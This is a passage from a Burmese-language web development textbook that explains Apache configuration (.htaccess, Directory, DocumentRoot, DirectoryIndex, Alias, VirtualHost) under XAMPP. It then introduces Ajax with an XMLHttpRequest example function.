%{HTTP_HOST} - ကျွန်တော်တို့ Server ရဲ့ အမည် သို့မဟုတ် IP Address
%{SERVER_PORT} - Web Server လက်ရှိအလုပ်လုပ်နေတဲ့ Port No.
%{REMOTE_ADDR} - Request ပြုလုပ်သူရဲ့ IP Address
%{REQUEST_METHOD} - ပြုလုပ်လာတဲ့ Request Method (`GET`, `POST`, etc...)
%{QUERY_STRING} - Request နှင့်အတူပါဝင်လာတဲ့ Query String
%{REQUEST_URI} - Request နှင့်အတူပါဝင်လာတဲ့ URL အပြည့်အစုံ (Host Name မပါ)
%{SCRIPT_FILENAME} - Request ပြုလုပ်လာတဲ့ File ရဲ့အမည်
%{HTTPS} - Request Protocol က `HTTPS` ဟုတ်မဟုတ် စစ်ဆေးပေးပါတယ်။

.htaccess

Web Server တစ်ခုကို မျှဝေအသုံးပြုနေတဲ့ Web App တွေအများကြီးရှိနိုင်ပါတယ်။ `httpd.conf` ထဲမှာ သတ်မှတ်ထားတဲ့ Setting တွေကလက်ရှိ Server ကို မျှဝေအသုံးပြုနေတဲ့ App အားလုံးကို သက်ရောက်စေမှာ ပါ။ Compression နဲ့ Cache လိုလုပ်ဆောင်ချက်တွေကတော့ သိပ်ပြဿနာမရှိပါဘူး။ App အားလုံးအတွက် အသုံးဝင်နိုင်ပါတယ်။ ဒါပေမယ့် URL Rewrite လုပ်ဆောင်ချက်လိုကိစ္စမျိုးက App အားလုံးအတွက် လိုအပ်ချက် တွေ တူညီကြမှာမဟုတ်ပါဘူး။ ဒါကြောင့် လက်တွေ့မှာ URL Rewrite လုပ်ဆောင် ချက်ကို `httpd.conf` ထဲမှာ ရေးသားသတ်မှတ်လေ့မရှိပါဘူး။

Apache Setting တွေကို `.htaccess` လို့အမည်ပေးထားတဲ့ File နဲ့လည်း ခွဲခြားရေးသားပေးနိုင်ပါတယ်။ `.htaccess` File နဲ့ရေးသားထားတဲ့ Setting တွေဟာ Server တစ်ခုလုံးနဲ့မသက်ဆိုင်ပဲ အဲ့ဒီ File ရှိနေတဲ့ Folder ကိုပဲသက်ရောက်မှု ရှိစေမှာဖြစ်ပါတယ်။ ဒါကြောင့် သက်ဆိုင်ရာ App ကိုပဲ သီးခြားသက်ရောက်စေလိုတဲ့ Setting တွေကို `.htaccess` File ထဲမှာရေးသားပြီး App နဲ့အတူတွဲဖက်ထည့်သွင်းပေးထားနိုင်မှာ ဖြစ်ပါတယ်။

လိုရင်းပြောရရင်တော့ ကျွန်တော်တို့လေ့လာခဲ့တဲ့ URL Rewrite Rule တွေဟာ `httpd.conf` ထဲမှာ ရေးသား ရမှာမဟုတ်ပဲ Web App Project Folder ထဲမှာ `.htaccess` အမည်နဲ့ File တစ်ခုတည်ဆောက်ပြီး ထည့်သွင်းရေးသားပေးရမှာဖြစ်ပါတယ်။

Directories Settings

`httpd.conf` ထဲက ကျန်ရှိနေတဲ့ Setting တွေကို ဆက်လက်လေ့လာသွားချင်ပါတယ်။ `httpd.conf` ထဲမှာ Server ရဲ့ File System ကို Apache ကနေတစ်ဆင့် ဝင်ရောက်လို့မရအောင် ကန့်သတ်ထားတဲ့ Setting တစ်ခုပါဝင်တက်ပါတယ်။ ရေးသားပုံက အခုလိုပုံစံဖြစ်နိုင်ပါတယ်။

```
<Directory />
    AllowOverride none
    Require all denied
</Directory>
```

`<Directory />` ရဲ့ အဓိပ္ပါယ်က Root Directory နဲ့ပတ်သက်တဲ့ Setting တွေသတ်မှတ်မယ်လို့ကြေငြာတဲ့ သဘော ဖြစ်ပါတယ်။ Windows မှာဆိုရင်တော့ C:\ ဆိုတဲ့အဓိပ္ပါယ် သက်ရောက်ပါတယ်။ ဒါပေမယ့် Setting ရေးတဲ့အခါ C:\ လို့မရေးရပါဘူး။ ဖော်ပြထားသလိုပဲ Slash (/) သင်္ကေတကို အသုံးပြုသတ်မှတ်ရပါတယ်။ သတ်မှတ်ချက်နှစ်ခု နမူနာမှာပါဝင်ပါတယ်။ စာဖတ်သူရဲ့ `httpd.conf` ထဲမှာတော့ နှစ်ခုထက်ပိုကောင်းပိုနိုင်ပါတယ်။ ဒါပေမယ့် အဓိကကျ တာက ဒီနှစ်ချက်ပဲဖြစ်ပါတယ်။

`AllowOverride` Setting က `.htaccess` File နဲ့ သတ်မှတ်ထားတဲ့ Setting တွေရှိရင် ခွင့်ပြုမပြု ဆုံးဖြတ်တဲ့ Setting ဖြစ်ပါတယ်။ `none` လို့သတ်မှတ်ထားတဲ့အတွက် ခွင့်မပြုဘူးဆိုတဲ့ အဓိပ္ပါယ်ဖြစ်ပါတယ်။ `Require` Setting ကတော့ ဒီ Directory ထဲကို ဝင်ရောက်ခွင့်ပြုမပြုသတ်မှတ်တဲ့ Setting ပါ။ `all denied` လို့ သတ်မှတ်ထားတဲ့ အတွက် ဘယ်သူကိုမှခွင့်မပြုဘူးဆိုတဲ့အဓိပ္ပါယ်ဖြစ်ပါတယ်။

Document Root

```
DocumentRoot "C:/xampp/htdocs"
```

`httpd.conf` ထဲမှာ `DocumentRoot "C:/xampp/htdocs"` လို့သတ်မှတ်ထားတဲ့ Setting တစ်ခုကို လည်း တွေ့ရနိုင်ပါတယ်။ ဒီ `DocumentRoot` Setting က Web Document တွေသိမ်းဆည်းမယ့် Folder ကို သတ်မှတ်ပေးဖို့ ဖြစ်ပါတယ်။ `C:/xampp/htdocs` လို့သတ်မှတ်ထားတဲ့အတွက် Apache က Document တွေကို အဲ့ဒီ Folder ထဲမှာ သွားရောက်ရှာဖွေမှာပါ။ ဒါကြောင့်လည်း ကျွန်တော်တို့စမ်းသပ်ရေးသားခဲ့တဲ့ PHP Script တွေကို အဲ့ဒီ Folder ထဲမှာသိမ်းဆည်း ခဲ့ရတာဖြစ်ပါတယ်။ Document Root အဖြစ် အခြား Folder တစ်ခုကို ပြောင်းလဲသတ်မှတ်လိုရင် `DocumentRoot` Setting ကို ပြုပြင်သတ်မှတ်ပေးလိုက်ယုံပါပဲ။

ဆက်လက်ပြီး Document Root ကို Apache ကတစ်ဆင့် ဝင်ရောက်ခွင့်ပြုထားတဲ့ Directory Setting သတ်မှတ်ထားတာကို လည်း တွေ့ရမှာဖြစ်ပါတယ်။ မှတ်ချက်တွေကိုဖယ်လိုက်ရင် ရေးသားပုံနမူနာက အခုလို ဖြစ်နိုင်ပါတယ်။

Directory Setting for Document Root Folder

```
<Directory "C:/xampp/htdocs">
    Options Indexes FollowSymLinks ExecCGI Includes
    AllowOverride All
    Require all granted
</Directory>
```

ဒီ Directory Setting ထဲက Options Setting အတွက် တန်ဖိုး (၄)ခု သတ်မှတ်ထားပါတယ်။ `Indexes` ရဲ့ အဓိပ္ပါယ် က Directory Browsing ခွင့်ပြုမယ်ဆိုတဲ့အဓိပ္ပါယ်ဖြစ်ပါတယ်။ Directory ထဲမှာ Index File မရှိခဲ့ရင် ရှိနေတဲ့ File နဲ့ Folder စာရင်းကိုဖော်ပြစေမယ့် Option ဖြစ်ပါတယ်။ မဖော်ပြစေလိုရင်ဖြုတ်ထားနိုင်ပါတယ်။

`FollowSymLinks` ကတော့ Symbolic Link (ခေါ်) Shortcut တွေကိုလည်း အလုပ်လုပ်ပေးမယ်ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ ရေးသားထားတဲ့ PHP Script တွေကို `htdocs` အောက်မှာထားပေးပါလို့ပြောခဲ့ပါတယ်။ အမှန်တော့ နှစ်သက်ရာနေရာမှာ ရေးသားသိမ်းဆည်းထားပြီး Script (သို့မဟုတ်) Folder ရဲ့ Shortcut ကိုပဲ `htdocs` ထဲမှာ ထားလိုက်ရင်ရပါပြီ။ `FollowSymLinks` Option သတ်မှတ်ထားတဲ့အတွက် ဖြစ်ပါတယ်။

ဆက်လက်သတ်မှတ်ထားတဲ့ `AllowOverride All` ကတော့ ဒီ Directory ထဲမှာ `.htaccess` File နဲ့ Setting တွေ သတ်မှတ်ခြင်းကို ခွင့်ပြုထားခြင်းဖြစ်ပါတယ်။ `Require all granted` ကတော့ ဒီ Directory ထဲကို Request များပြားလုပ် ဝင်ရောက်ခြင်းအား ခွင့်ပြုထားခြင်းဖြစ်ပါတယ်။

Default Index File

ဆက်လက်ပြီး Default Index File သတ်မှတ်ပေးတဲ့ Setting တစ်ခုလည်းပါဝင်နိုင်ပါတယ်။ မှတ်ချက်တွေ ဖယ်လိုက်ရင် ရေးသားပုံက အခုလိုဖြစ်နိုင်ပါတယ်။

```
<IfModule dir_module>
    DirectoryIndex index.html index.php
</IfModule>
```

`dir_module` ရှိမရှိ သေချာအောင် အရင်စစ်ဆေးပါသေးတယ်။ ပြီးတော့မှ `DirectoryIndex` Setting နဲ့အတူ Index File အဖြစ်အသုံးပြုလိုတဲ့ File စာရင်းကို တန်းစီပေးထားပါတယ်။ နမူနာအရ `index.html` နဲ့ `index.php` တို့ကို Index File အဖြစ်သုံးသွားမှာပါ။ စာဖတ်သူရဲ့ `httpd.conf` ထဲမှာတော့ Index File အဖြစ်သုံးဖို့ နှစ်ခုထက် မကတဲ့ File Name တွေ အမျိုးမျိုးပေးထားနိုင်ပါတယ်။ `default.php, home.php` စတဲ့ File တွေကိုပါ Index File အဖြစ် အသုံးပြုလိုတယ်ဆိုရင် ဒီနေရာမှာ ထည့်သွင်းသတ်မှတ် ထားရပါတယ်။

Extra Setting

တစ်ချို့ Setting တွေကို `httpd.conf` ထဲမှာမရေးပဲ သီးခြား File နဲ့လည်း ခွဲခြားရေးသားထားတက်ပါသေးတယ်။ ခွဲခြား ရေးသားထားတဲ့ Setting File တွေကို `httpd.conf` ကနေ `Include` Setting သုံးပြီး ချိတ်ဆက်ပေးနိုင်ပါ တယ်။ ကျွန်တော်တို့ လက်ရှိလေ့လာနေတဲ့ `httpd.conf` မှာလည်း File တစ်ချို့ကိုချိတ်ဆက်ထားပါတယ်။ XAMPP နဲ့သက်ဆိုင်တဲ့ Setting တွေရှိနေတဲ့ `extra` Folder ထဲက `httpd-xampp.conf` ကိုအခုလို ချိတ်ဆက်ထားပါတယ် -

```
Include "conf/extra/httpd-xampp.conf"
```

`httpd-xampp.conf` ထဲမှာ အဓိကလေ့လာသင့်တဲ့ Setting ကတော့ phpMyAdmin အတွက် သတ်မှတ်ထားတဲ့ Alias Setting ဖြစ်ပါတယ်။

```
Alias /phpmyadmin "C:/xampp/phpMyAdmin/"
```

`Alias` Setting အသုံးပြုပြီး `/phpmyadmin` ဆိုတဲ့ URL အတွက် `phpMyAdmin` ရှိနေတဲ့ Folder ကိုညွှန်းပေးထားပါတယ်။ ဒါကြောင့် `htdocs` Folder ထဲမှာ `phpMyAdmin` ရှိမနေပေမယ့် Browser URL မှာ http://localhost/phpmyadmin/ လို့ ထည့်သွင်း Request လုပ် အသုံးပြုနိုင်ခြင်းဖြစ်ပါတယ်။ Apache က `/phpmyadmin` ဆိုတဲ့ URL ကိုတွေ့ရင် Alias သတ်မှတ်ထားတဲ့အတွက် Document Root ဖြစ်တဲ့ `htdocs` ထဲမှာ သွားမရှာတော့ပဲ သတ်မှတ်ထားတဲ့ Folder ဖြစ်တဲ့ `C:\xampp\phpMyAdmin\` ထဲကနေ ရယူဖော်ပြပေးခြင်းဖြစ်ပါတယ်။

Virtual Host

နောက်ဆုံးတစ်ခုအနေနဲ့ ဖြည့်စွက်လေ့လာသင့်တာကတော့ `VirtualHost` Setting ဖြစ်ပါတယ်။ ဒီနည်းက Web Server တစ်ခု တည်းနဲ့ Host Name / Domain Name အများကြီးကို တွဲဖက်အသုံးပြုနိုင်စေမယ့်နည်း ဖြစ်ပါတယ်။ Request က example.com အတွက်ဆိုရင် ဘယ်လို Setting နဲ့အလုပ်လုပ်ပါ။ Request က example.org အတွက် ဆိုရင်ဘယ်လို Setting နဲ့အလုပ်လုပ်ပါ စသဖြင့် ခွဲခြားသတ်မှတ်ထားနိုင်ခြင်းဖြစ်ပါတယ်။

ဒီနည်းကိုစမ်းသပ်ဖို့အတွက် စာဖတ်သူရဲ့ ကွန်ပျူတာကို Host Name တစ်ချို့ သတ်မှတ်ထားပေးဖို့လိုအပ်ပါတယ်။ Windows အတွက် `C:\Windows\system32\drivers\etc\hosts` ထဲမှာ သတ်မှတ်ပေးနိုင်ပါတယ်။ Linux အတွက် `/etc/hosts` မှာ သတ်မှတ်ပေးနိုင်ပါတယ်။ `hosts` File ကို Text Editor နဲ့ဖွင့်လှစ်ပြီး အောက်ဆုံး ကနေအခုလိုထည့် သွင်းပေးပါ။

```
127.0.0.1   foo.com
127.0.0.1   bar.com
```

Local မှာစမ်းသပ်နေတာဖြစ်လို့ ကျွန်တော်တို့မှာ Public Internet IP မရှိပါဘူး။ ဒါကြောင့် Local IP Address တွေနဲ့ စမ်းသပ်ရမှာဖြစ်ပါတယ်။ `127.0.0.1, 127.0.0.2, 127.0.0.3, ...` စတဲ့ IP Address အားလုံးဟာ Local IP Address တွေဖြစ်ပါတယ်။ `hosts` File ထဲမှာတော့ `127.0.0.1` အတွက် `foo.com` နဲ့ `bar.com` ဆိုတဲ့ Host Name နှစ်ခုသတ် မှတ်ထားပါတယ်။ ဒီလိုသတ်မှတ်လိုက်တဲ့အတွက် ကျွန်တော်တို့ Computer မှာ Host Name နှစ်ခုရှိသွားစေတဲ့သဘောဖြစ်ပါတယ်။

သတ်မှတ်ချက်အတည်ဖြစ်စေဖို့ ကွန်ပျူတာကို Restart လုပ်ပေးဖို့လိုနိုင်ပါတယ်။ Restart လုပ်ပြီးနောက် Browser URL Bar မှာ http://foo.com/ (သို့မဟုတ်) http://bar.com/ လို့ရိုက်ထည့်မယ်ဆိုရင် http://localhost/ ကို ထည့်သွင်းခြင်း နဲ့ တူညီတဲ့ရလဒ်ကိုရရှိစေမှာဖြစ်ပါတယ်။ ဆက်လက်ပြီး သက်ဆိုင်ရာ Host Name တစ်ခုခြင်း အတွက် Setting တွေကို `VirtualHost` အနေနဲ့ အခုလို သတ်မှတ်ပေးနိုင်ပါတယ်။

```
<VirtualHost *:*>
  ServerName foo.com
  DocumentRoot C:/foo/
</VirtualHost>

<VirtualHost *:*>
  ServerName bar.com
  DocumentRoot C:/bar/
</VirtualHost>
```

`ServerName` ကို `foo.com` အတွက် `DocumentRoot` ကို `C:/foo/` ဖြစ် တယ်လို့သတ်မှတ်ထားပြီး၊ `ServerName bar.com` အတွက် `DocumentRoot` ကိုတော့ `C:/bar/` လို့ သတ်မှတ်ထားပါတယ်။ ဒါကြောင့် အခုနေ Apache ကို Restart လုပ်ပြီး Browser URL Bar မှာ http://foo.com/ လို့ထည့်သွင်းစမ်းသပ်ရင် `C:\foo\` Folder ထဲမှာ ထည့်သွင်းရေးသားထားတဲ့ HTML Document များနဲ့ PHP Scripts များကိုရရှိမှာပဲ ဖြစ်ပါတယ်။ `foo.com` ဟာ သီးခြား `DocumentRoot` နဲ့ ရပ်တည်နေတဲ့ `Virtual` Host တစ်ခုဖြစ်သွားခြင်း ဖြစ်ပါတယ်။ အလားတူပဲ `bar.com` ကို သွားကြည့်ရင်တော့ `C:\bar\` ထဲမှာ ရေးသားထားတဲ့ ရလဒ်ကို ရရှိမှာဖြစ်

ပါတယ်။ ဒီနည်းနဲ့ Server တစ်ခုတည်းမှာ မတူညီတဲ့ Server Name တွေအတွက် မတူညီတဲ့ ကိုယ်ပိုင် Document Root တွေကို ခွဲခြားသတ်မှတ်နိုင်ခြင်း ဖြစ်ပါတယ်။

Conclusion

ဖော်ပြခဲ့တဲ့ PHP နဲ့ Apache Setting များအပြင် MySQL, phpMyAdmin နဲ့ အခြား Setting များကိုလည်း ဆက်လက်လေ့လာသင့်ပါတယ်။ XAMPP Windows အတွက် MySQL Setting တွေကို `C:\xampp\mysql\bin\my.ini` မှာလေ့လာနိုင်ပါတယ်။ phpMyAdmin အတွက် Setting များကိုတော့ `C:\xampp\phpMyAdmin\config.inc.php` မှာ လေ့လာနိုင်ပါတယ်။

XAMPP Linux အတွက် MySQL နဲ့ အခြား Setting တွေကို `/opt/lampp/etc/` ထဲမှာ File Name အလိုက် စုစည်းပေးထားပါတယ်။

Professional Web Developer Course

ဤစာအုပ်ပါ အကြောင်းအရာများကို စာရေးသူ

ဆရာအိမောင် ကိုယ်တိုင် သင်ကြားပေးသည်။

ဆက်သွယ်ရန် - (၀၉) ၂၅၂ ၄၂၆ ၃၈၈

www.fairway.com.mm

အခန်း (၉) Ajax with jQuery

Web App များအား တစ်ခေတ်ပြောင်းစေခဲ့သည့် နည်းစနစ်

Asynchronous JavaScript And XML ရဲ့ အတိုကောက်အခေါ်ဖြစ်တဲ့ Ajax ဟာ Javasript အခြေပြု Web App ရေးသားနည်း "နည်းစနစ်" တစ်ခုဖြစ်ပါတယ်။ ဒီအခေါ်အဝေါ်ကို Jesse James Garrett လို့ အမည် ရတဲ့ UX (User Experience) Designer တစ်ယောက်က ၂၀၀၅ ခုနှစ် ဖေဖော်ဝါရီလမှာ ရေးသားခဲ့တဲ့ "Ajax: A New Approach to Web Apps" ဆိုတဲ့စာတမ်းတစ်စောင်ကနေ အစပြု တွင်ကျယ်လာခဲ့တာပါ။ အမှန်တော့ Ajax လို့ အမည်တွင်လာမယ့် ဒီနည်းစနစ်ကို အဲ့ဒီစာတမ်းမတိုင်ခင်ကတည်းက အသုံးပြုနေကြပါပြီ။ Garrett ရဲ့ စာတမ်းမှာ လည်း Gmail, Google Suggest, Google Maps စတဲ့နည်း ပညာများကို လက်ရှိနမူနာအနေနဲ့ဖော် ပြထားပါ တယ်။ ဒါပေမယ့် Ajax ရယ်လို့ အမည်တစ်ခု သတ်မှတ်ခေါ်တွင်ခဲ့တာကတော့ သူ့ရဲ့စာတမ်းထွက်ရှိလာပြီး နောက်မှခေါ်တွင်ခဲ့ကြတာ ဖြစ်ပါတယ်။

Link: http://www.adaptivepath.com/ideas/ajax-new-approach-web-Apps

9.1 - Asynchronous

Ajax မှာပါဝင်တဲ့ Asynchronous ဟာ Software Development အတွက် အရေးပါတဲ့နည်းပညာတစ်ခု ဖြစ်ပါ တယ်။ ဥပမာ - လုပ်ငန်းစဉ်တစ်ခုပြီးမြောက်ဖို့ အလုပ် (၃) ခုလုပ်ရမယ်ဆိုကြပါစို့။ အလုပ်တစ်ခုပြီးမှ နောက်တစ်ခုကို အစဉ် အတိုင်းဆက်လုပ်သွားတဲ့လုပ်ငန်းစဉ်ကို Synchronous Process လို့ခေါ်ပါတယ်။ Asynchronous ဆိုတာ ကတော့ အလုပ် တစ်ခုလုပ်နေစဉ်မှာ ပြီးစီးအောင်စောင့်မနေပဲ နောက်အလုပ်တစ်ခုကို ကြိုတင်ဆောင်ရွက်နိုင်ခြင်းကို ခေါ်တာပါ။

တစ်ခါတစ်ရံ အဆင့် (၁) ရဲ့ ရလဒ်ကိုသိရမှ အဆင့် (၂) က ဆက်လက်ဆောင်ရွက်နိုင်မယ်သဘောမျိုးတော့ ရှိတက်ပါ တယ်။ ဒီလိုအခါမျိုးမှာ အဆင့် (၂) က အဆင့် (၁) ပြီးစီးအောင် စောင့်မနေပဲ လုပ်စရာရှိတာ ကြိုတင်လုပ်ထားနှင့်ပါ တယ်။ အဆင့် (၁) က သူ့ရဲ့ဆောင်ရွက်ချက်ပြီးမြောက်တဲ့အခါမှသာ ရလဒ်ကို အဆင့် (၂) ထံ လက်ဆင့်ကမ်းပေး ခြင်း၊ သို့မဟုတ် အဆင့် (၂) ရဲ့ဆောင်ရွက်ချက်ကို ဖြည့်စွက်ပေးလိုက်ကို ပြုလုပ်ပေးဖို့လိုပါတယ်။ ဒီတော့မှ အဆင့် (၁) ရဲ့ ရလဒ်က အဆင့် (၂) မှာပါဝင် သွားပြီး လိုချင်တဲ့လုပ်ဆောင်ချက်ပြည့်စုံမယ့်သဘောပါ။ ဒီလိုသဘာဝမျိုးကို Callback လို့ခေါ်ပြီး Asynchronous ရဲ့အရေးပါတဲ့ အစိတ်အပိုင်းတစ်ရပ် ဖြစ်ပါတယ်။

Web ဟာ သဘာဝအရ Synchronous Process တစ်ခုဖြစ်ပါတယ်။ Client Request ကို လက်ခံရရှိမှ Server က Respond လုပ်ပါတယ်။ Respond ကိုလက်ခံရရှိတဲ့အခါ Client က Respond Document အဖြစ်ပါဝင်လာ တဲ့ HTML, CSS, JavaScript တို့ကို အစဉ်အတိုင်းအလုပ်လုပ်ပါတယ်။ ဒီလိုအစဉ်အတိုင်း အမြဲတမ်း အလုပ်လုပ်တဲ့ အတွက် Web App တွေအတွက် အဆင်မပြေမှုတစ်ချို့ ရှိလာပါတယ်။

အခန်း (၇) မှာ ကျွန်တော်တို့တည်ဆောက်ခဲ့တဲ့ Book Store Project ကိုပဲနမူနာကြည့်ပါ။ စာအုပ်တစ်အုပ်ပယ် ဖျက်ဖို့အတွက် ပထမဆုံးစာအုပ်စာရင်းဖော်ပြထားတဲ့ Script ကိုရယူရပါမယ်။ ဖော်ပြလာတဲ့စာရင်းထဲကမှ ပယ်ဖျက် လိုတဲ့စာအုပ်အတွက် Delete ကို နှိပ်လိုက်တဲ့အခါ Delete လုပ်ဆောင်ချက် ရေးသားထားတဲ့ Script ကို ဆက်လက် အလုပ်လုပ်ရ ပါတယ်။ Delete Script က လိုအပ်တဲ့ လုပ်ဆောင်ချက်ဆောင်ရွက်အပြီးမှာ စာအုပ်စာရင်း ဖော်ပြတဲ့ Script ကို နောက် တစ်ကြိမ် အစအဆုံးပြန်လည်ရယူရပါတယ်။ အလုပ်တွေ တစ်ခုပြီးမှတစ်ခုအစဉ်အတိုင်း လုပ်ခြင်း ဖြစ်ပါတယ်။ ကျွန်တော်တို့ လက်ရှိစမ်းသပ်နေတာက localhost မှာမို့ ဒီလိုအဆင့်ဆင့်လုပ်ရတာသိပ် မသိသာတာပါ။ အင်တာနက်ပေါ်မှာဆိုရင် Request/Respond အသွားအပြန်တွေအတွက် အချိန်တစ်ချို့စောင့်ရမှာ ဖြစ်ပါတယ်။ အဲ့ဒီ လိုစောင့်ဆိုင်းနေရချိန်မှာ တစ်ခြားအလုပ်တွေလုပ်လို့လည်း ရမှာမဟုတ်ပါဘူး။ Synchronous ဖြစ်နေတဲ့သဘောပါ။ Ajax နည်းစနစ်ကတော့ Web App တွေကို အလုပ်တစ်ခုဆောင် ရွက်နေစဉ်မှာ ပြီးစီးအောင်စောင့်နေဖို့မလိုပဲ အခြားအလုပ် တွေကိုဆက်လက် ဆောင်ရွက်နိုင်အောင် ဖန်တီးရေးသားနည်းတစ်မျိုး ဖြစ်ပါတယ်။

9.2 - JavaScript XMLHttpRequest (XHR) API

အခန်း (၄) မှာ JavaScript အကြောင်းလေ့လာခဲ့စဉ်က DOM API ကိုအဓိကထားလေ့လာခဲ့ကြပါတယ်။ XHR လို့ အတိုကောက်ခေါ်တဲ့ XMLHttpRequest ဟာလည်း DOM ကဲ့သို့ JavaScript API တစ်ခုဖြစ်ပါတယ်။ XHR API ကို JavaScript ကနေ Request တွေ ပေးပို့ဖို့နဲ့ Respond တွေ ပြန်လည်လက်ခံဖို့အတွက် အသုံးပြုနိုင်ပါ တယ်။

ပုံမှန်အားဖြင့် Server ကို Request လုပ်ဖို့အတွက် Client ဖြစ်တဲ့ Web Browser ရဲ့ URL Bar မှာ လိပ်စာ URL တစ်ခု ထည့်သွင်းခြင်းအားဖြင့် Request လုပ်ရပါတယ်။ သို့မဟုတ် Hyperlink တစ်ခုကို နှိပ်ခြင်းအားဖြင့် Request လုပ်နိုင်ပါတယ်။ သို့မဟုတ် HTML Form တစ်ခုမှာ Submit Button ကို နှိပ်ခြင်းအားဖြင့် Request ပြုလုပ်နိုင်ပါ တယ်။ အခုတော့ Request ပြုလုပ်ပုံနည်းတစ်နည်း တိုးလာခြင်းဖြစ်ပါတယ်။ XHR API ကိုသုံးပြီး JavaScript နဲ့ Request ပြုလုပ်နိုင်ပြီဖြစ်ပါတယ်။

၁၉၉၈ ခုနှစ်မှာ Microsoft Outlook Web Access Team က နောင်တစ်ချိန်မှာ XHR နည်းပညာဖြစ်လာစေမယ့် XMLHTTP အမည်ရ Component တစ်ခုကိုဖန်တီးတီထွင်ပြီး စတင်အသုံးပြုခဲ့ပါတယ်။ ၁၉၉၉ မှာတော့ Microsoft က XMLHTTP ကို ActiveX Control တစ်ခုအနေနဲ့ Internet Explore 5 မှာ ထည့်သွင်းပေးခဲ့ပါ တယ်။ သိပ်မကြာခင်မှာပဲ ဒီနည်းပညာကို Mozilla, Safari, Opera စတဲ့ Browser တွေကလည်း XMLHttpRequest အမည်ရ JavaScript Object အနေနဲ့ Support လုပ်လာကြပါတယ်။ Internet Explorer 7 ထွက်လာတဲ့အချိန်မှာတော့ Microsoft ကလည်း ဒီနည်းပညာကို ActiveX Control အဖြစ်သာမက XMLHttpRequest JavaScript Object အဖြစ်ပါတွဲဖက် Support လုပ်လာခဲ့ပါတယ်။

XHR API ကို ထိထိရောက်ရောက်အသုံးချထားတဲ့ ပထမဆုံး Web App တွေကို Google က ဖန်တီးမိတ်ဆက်ခဲ့ပါ

တယ်။ ၂၀၀၄ ခုနှစ်မှာကြေငြာခဲ့တဲ့ Gmail နဲ့ ၂၀၀၅ ခုနှစ်မှာကြေငြာခဲ့တဲ့ Google Maps တို့ပဲဖြစ်ပါတယ်။ နောက်ပိုင်းမှာတော့ ဒီနည်းပညာဟာ Ajax နည်းစနစ်ရဲ့ အဓိကအစိတ်အပိုင်းတစ်ခုအနေနဲ့ တွဲဖက်ထင်ရှားလာခဲ့ပါတယ်။ Browser အားလုံးက Support လုပ်နေပေမယ့် XHR ဟာ အစပိုင်းမှာ W3C Standard တစ်ခု မဟုတ်ပါဘူး။ ၂၀၀၆ ခုနှစ်ကိုရောက်တော့မှ W3C က XHR API ကို Web Standard အနေနဲ့ စတင်အသိအမှတ်ပြုခဲ့ခြင်းဖြစ်ပါတယ်။

ရိုးရိုး Request တွေမှာ ပြန်လည်ပေးပို့လာတဲ့ Respond ကို ကျွန်တော်တို့ ကြည့်ရှုနိုင်အောင် Browser က Page ကို Reload လုပ်ခြင်းအားဖြင့် ဖော်ပြပေးသွားမှာဖြစ်ပါတယ်။ XHR ကတော့ ပြန်လည်လက်ခံရရှိတဲ့ Respond ကို လက်ခံယုံ လက်ခံပေးထားမှာပါ။ ဒီ Respond ကိုဘယ်လိုအသုံးပြုမယ်၊ ဘယ်လိုနည်းလမ်းနဲ့ ဖော်ပြမယ်စတဲ့ကိစ္စတွေက ကျွန်တော်တို့ကိုယ်တိုင် JavaScript နဲ့ စီမံရေးသားရမယ့်ကိစ္စတွေ ဖြစ်ပါတယ်။

XHR API အသုံးပြုပြီး Server ထံ Request တွေ ပြုလုပ်ပေးတဲ့ JavaScript Function တစ်ခုကို နမူနာအနေနဲ့ ဖော်ပြလိုက်ပါတယ်။

```
var httpRequest;

function makeRequest(url, query, method, complete) {
  if (window.XMLHttpRequest) { // Mozilla, Safari, ...
    httpRequest = new XMLHttpRequest();
  } else if (window.ActiveXObject) { // IE
    try {
      httpRequest = new ActiveXObject("Msxml2.XMLHTTP");
    }
    catch (e) {
      try {
        httpRequest = new ActiveXObject("Microsoft.XMLHTTP");
      }
      catch (e) {}
    }
  }

  httpRequest.onreadystatechange = complete;
  httpRequest.open(method, url);
  httpRequest.send(query);
}
```

နမူနာမှာ `makeRequest()` အမည်ရ Function တစ်ခုရေးသားထားပါတယ်။ ဒီ Function က ပထမဆုံးအနေနဲ့ အသုံးပြုနေတဲ့ Browser က `XMLHttpRequest` ကို Support လုပ်မလုပ်စစ်ဆေးပါတယ်။ Support လုပ်ခဲ့ရင် `httpRequest` Variable ထဲကို `XMLHttpRequest` Object ထည့်သွင်းပေးမှာဖြစ်ပြီး Support မလုပ်ရင်တော့ `ActiveXObject` သုံးမယ်လို့ သတ်မှတ်ထားပါတယ်။ နောက်တစ်ဆင့်မှာ၊ `httpRequest` XHR Object ရဲ့ `onreadystatechange` Attribute အဖြစ် Function ခေါ်စဉ် ကပေးလာတဲ့ `success` Function ကိုသတ်မှတ် ပေးထားပါတယ်။ ဒါကြောင့် Request စတင်ခြင်း၊ ပြီးစီးခြင်း၊ မအောင်မြင်ခြင်းစတဲ့ အခြေအနေ အပြောင်းအလဲ တစ်ခုခုရှိတိုင်း `success` Function ကို အလုပ်လုပ် ပေးမှာပါ။

နောက်တစ်ဆင့်မှာ `httpRequest` ကနေတစ်ဆင့် `open` Method ကိုသုံးပြီးတော့ Request စတင်နိုင်ဖို့ Connection တစ်ခုဖွင့်ပါတယ်။ Request Method နဲ့ Request URL အဖြစ် Function ခေါ်ယူစဉ်ကထည့်သွင်းပေးလာ တဲ့ `method` နဲ့ `url` Variable တို့ကိုအသုံးပြုထားပါတယ်။ ဆက်လက်ပြီး `send` Method ကိုသုံးပြီး Request ပေးပို့ ခြင်းကိုပြုလုပ်ပါတယ်။ Request နဲ့အတူ ထည့်သွင်းပေးလိုတဲ့ တန်ဖိုးအဖြစ် Function ခေါ်ယူစဉ်က ထည့်သွင်းပေးလာတဲ့ `query` Variable ကို အသုံးပြုထားပါတယ်။

`makeRequest()` Function ခေါ်ယူအသုံးပြုပုံက အခုလိုဖြစ်နိုင်ပါတယ် -

```
makeRequest("admin/book-del.php", "id=123", "POST", function() {
  if (httpRequest.readyState == 4) {
    if (httpRequest.status == 200) {
      alert(httpRequest.responseText);
    } else {
      alert('There was a problem with the request.');
    }
  }
});
```

ဒီနည်းနဲ့ခေါ်ယူလိုက်ရင် `admin/book-del.php` ကို JavaScript ကနေ Request လုပ်ပေးသွားမှာဖြစ်ပါတယ်။ `id=123` ကိုလည်း Query အဖြစ် ထည့်သွင်းပြီး `POST` Method ကို အသုံးပြု Request လုပ်ပေးသွားမှာပါ။

